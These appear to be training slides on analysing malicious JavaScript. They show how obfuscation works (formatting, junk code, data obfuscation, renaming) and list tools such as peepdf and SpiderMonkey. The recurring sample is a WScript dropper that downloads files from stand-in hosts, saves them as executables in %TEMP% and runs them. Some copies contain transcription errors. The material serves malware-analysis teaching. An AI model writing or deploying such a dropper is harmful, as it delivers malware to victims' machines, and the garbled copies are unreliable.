


# Principles of Performing Javascript Analysis

**Malicious scripts and their uses**

**Malicious JavaScript**

**Script obfuscation**

**How to defeat obfuscation**





Documents



Email  
Attachments



Web Pages

**URLs**

**Commands**

→ powershell.exe

**Filenames**

```
var b = "bad.example2.com badder.example.com".split(" ");

var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%")+String.fromCharCode(92)+"107";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var ld = 0;

for (var i=ld; i<b.length; i++) {

    xo.open("GET", "http://"+b[i]+"/counter/?id="+i+"&rnd=711791"+n, false);
    xo.send();

    if (xo.status == 200) {
        xa.open();
        xa.saveToFile(fn+i+".exe", 2);
        ws.Run(fn+i+".exe", 1, 0);
    }
}
```

```
var nasdh="99";var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99 99b  
99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh,'').split  
(" ");var NrKQD=38105;var nasdi=WScript.CreateObject("WScript.Shell");var ahu2  
="3";var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(9  
2)+"107"; var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");var 8oltX=13802;va  
r nasbv=WScript.CreateObject ("ADODB.Stream");var y7tdU=64936;var ld = 0;for (  
var nasd8=ld;nasd8<nasdj.length;nasd8++){naddk.open("G"+"E"+"T","ht"+" "+"tp://  
"+nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711791"+n, false);var Nkz2x=25  
991; naddk.send();var JRQE2=25337;if (naddk.status==(100+200-100)){  
nasbv.open();var EcZUA=76990;nasbv.saveToFile(nasmm+nasd8+".exe",2);nasdi.Run(  
nasmm+nasd8+".exe",1,0);}}
```

# Script Obfuscation

**Formatting**

**Data Obfuscation**

**Extraneous Code**

**Substitution**



# Formatting

**Modifies the format of the code to make it difficult to read**

```
ab="123";  
for(i=0; i<100; i++)  
{  
    ab[0] = ab[0] ^ i;  
    print i;  
}
```



```
ab="123";for(i=0;i<100;i++){ab[0]=ab[0]^i;  
print i;}
```

**Solution: Code Beautification Programs**

```
var nasdh="99";var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99 99b  
99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh,'').split  
(" ");var NrkJD=38105;var nasdi=WScript.CreateObject("WScript.Shell");var ahu2  
="3";var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(9  
2)+"107"; var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");var 8oltX=13802;va  
r nasbv=WScript.CreateObject ("ADODB.Stream");var y7tdu=64936;var ld = 0;for (  
var nasd8=ld;nasd8<nasdj.length;nasd8++){naddk.open("G"+"E"+"T","ht"+" "+"tp://  
"+nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711791"+n, false);var Nkz2x=25  
991; naddk.send();var JRQE2=25337;if (naddk.status==(100+200-100)){  
nasbv.open();var EcZUA=76990;nasbv.saveToFile(nasmm+nasd8+".exe",2);nasdi.Run(  
nasmm+nasd8+".exe",1,0);}}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh,'').split(" ");
var NrkQD=38105;
var nasdi=WScript.CreateObject("WScript.Shell");
var ahu2="3";
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");
var 8oltX=13802;
var nasbv=WScript.CreateObject ("ADODB.Stream");
var y7tdu=64936;var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T", "ht"+" "+"tp://" +nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711
791"+n, false);
    var Nkz2x=25991;
    naddk.send();
    var JRQE2=25337;
    if (naddk.status==(100+200-100)){
        nasbv.open();
        var EcZUA=76990;
        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```

# Extraneous Code

Add extra lines of code to confuse analysts

```
var num1 = 10;  
var num2 = 5;  
var num3 = num1 + num2;
```



```
a = 10+10;  
var num1 = 10;  
b = "12ma34";  
var num2 = 5;  
c = b.length();  
var num3 = num1 + num2;
```

**Solution:** Search for variables and code that is only used once and remove.

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh, '').split(" ");
var NrkQD=38105;
var nasdi=WScript.CreateObject("WScript.Shell");
var ahu2="3";
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");
var 8oltX=13802;
var nasbv=WScript.CreateObject ("ADODB.Stream");
var y7tdu=64936;var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T", "ht"+" "+"tp://" +nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711
791"+n, false);
    var Nkz2x=25991;
    naddk.send();
    var JRQE2=25337;
    if (naddk.status==(100+200-100)){
        nasbv.open();
        var EcZUA=76990;
        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh, '').split(" ");
var NrKQD=38185;
var nasdi=WScript.CreateObject("WScript.Shell");
var ahu2="3";
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");
var 8o1tX=13802;
var nasbv=WScript.CreateObject ("ADODB.Stream");
var y7tdu=64936;var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T","ht"+" "+"tp://"+nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711
791"+n, false);
    var Nkz2x=25991;
    naddk.send();
    var JRQE2=25337;
    if (naddk.status==(100+200-100)){
        nasbv.open();
        var EcZUA=76998;
        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh,'').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T", "ht"+" "+"tp://"+nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711
791"+n, false);

    naddk.send();

    if (naddk.status==(100+200-100)){
        nasbv.open();

        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```



# Data Obfuscation

Use operations to make data unreadable or confusing.

```
var file = "fun.exe";  
var num = 100;
```



```
var file = "f"+" "+String.fromCharCode(0x70+5)+"n";  
var num = 500*0+100*(1-0);
```

**Solution: Replace with readable values.**



```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh, '').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T", "ht"+" "+"tp://"+nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711
791"+n, false);

    naddk.send();

    if (naddk.status==(100+200-100)){
        nasbv.open();

        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99
99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh, '').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T", "ht"+" "+"tp://" +nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711
791"+n, false);

    naddk.send();

    if (naddk.status==(100+200-100)){
        nasbv.open();

        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```

```
var nasdh="99";
var nasdj="b99a99d99.99e99x99a99m99p99l99e99299.99c99o99m99b99a99d99d99e99r99.99e99x99a99m99p99l99e99.99c99o99m99".replace(nasdh, '').split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ String.fromCharCode(92)+"107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("G"+"E"+"T", "ht"+" "+"tp://" +nasdj[nasd8]+"/cou"+" "+nter/?id="+nasd8+"&rnd=711791"+n, false);

naddk.send();

if (naddk.status==(100+200-100)){
nasbv.open();

nasbv.saveToFile(nasmm+nasd8+".exe",2);
nasdi.Run(nasmm+nasd8+".exe",1,0);
}
}
```

```
var nasdh="99";
var nasdj="bad.example2.com badder.example.com".split(" ");

var nasdi=WScript.CreateObject("WScript.Shell");

var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ "\\ " + "107";
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");

var nasbv=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {
naddk.open("GET", "http://" + nasdj[nasd8] + "/counter/?id="+nasd8+"&rnd=711791"+n, false);

    naddk.send();

    if (naddk.status==(100)){
        nasbv.open();

        nasbv.saveToFile(nasmm+nasd8+".exe",2);
        nasdi.Run(nasmm+nasd8+".exe",1,0);
    }
}
```

## Substitution

**Modify the variable names to random and meaningless names.**

```
var password = "abc";
```



```
var jkan43 = "abc";
```

**Solution: Copy / Replace**

```
var nasdj="bad.example2.com badder.example.com".split(" ");  
  
var nasdi=WScript.CreateObject("WScript.Shell");  
  
var nasmm=nasdi.ExpandEnvironmentStrings("%TEMP%")+ "\\ " + "107";  
var naddk=WScript.CreateObject ("MSXML2.XMLHTTP");  
  
var nasbv=WScript.CreateObject ("ADODB.Stream");  
var ld = 0;  
for (var nasd8=ld;nasd8<nasdj.length;nasd8++) {  
naddk.open("GET", "http://" + nasdj[nasd8] + "/counter/?id="+nasd8+"&rnd=711791"+n,  
false);  
  
    naddk.send();  
  
    if (naddk.status==(100)){  
        nasbv.open();  
  
        nasbv.saveToFile(nasmm+nasd8+".exe",2);  
        nasdi.Run(nasmm+nasd8+".exe",1,0);  
    }  
}
```

```
var sites="bad.example2.com badder.example.com".split(" ");

var WShell=WScript.CreateObject("WScript.Shell");

var fn=WShell.ExpandEnvironmentStrings("%TEMP%")+"\\\\"+"107";
var HTTP=WScript.CreateObject ("MSXML2.XMLHTTP");

var Stream=WScript.CreateObject ("ADODB.Stream");
var ld = 0;
for (var i = ld; i < sites.length; i++) {

    HTTP.open("GET", "http://"+sites[i]+"/counter/?id="+i+"&rnd=711791"+n,
false);
    HTTP.send();

    if (HTTP.status==(100)){
        Stream.open();

        Stream.saveToFile(fn+i+".exe",2);
        WShell.Run(fn+i+".exe",1,0);
    }
}
```



## Tips



Work one layer  
at a time



Reformat the code



Execute in a sandbox



# peepdf

Beautifies and executes JavaScript in a sandbox

<http://eternal-todo.com/tools/peepdf-pdf-analysis-tool>

## Inline Commands

```
js_beautify file JSFILE
```

```
js_analyze file JSFILE
```

# spidermonkey

Mozilla's implementation of JavaScript

Modified to write file when JS executes:

- eval
- document.write
- window.navigate

<https://blog.didierstevens.com/programs/spidermonkey/>

Remnux

js-file

JSFILE

Thank you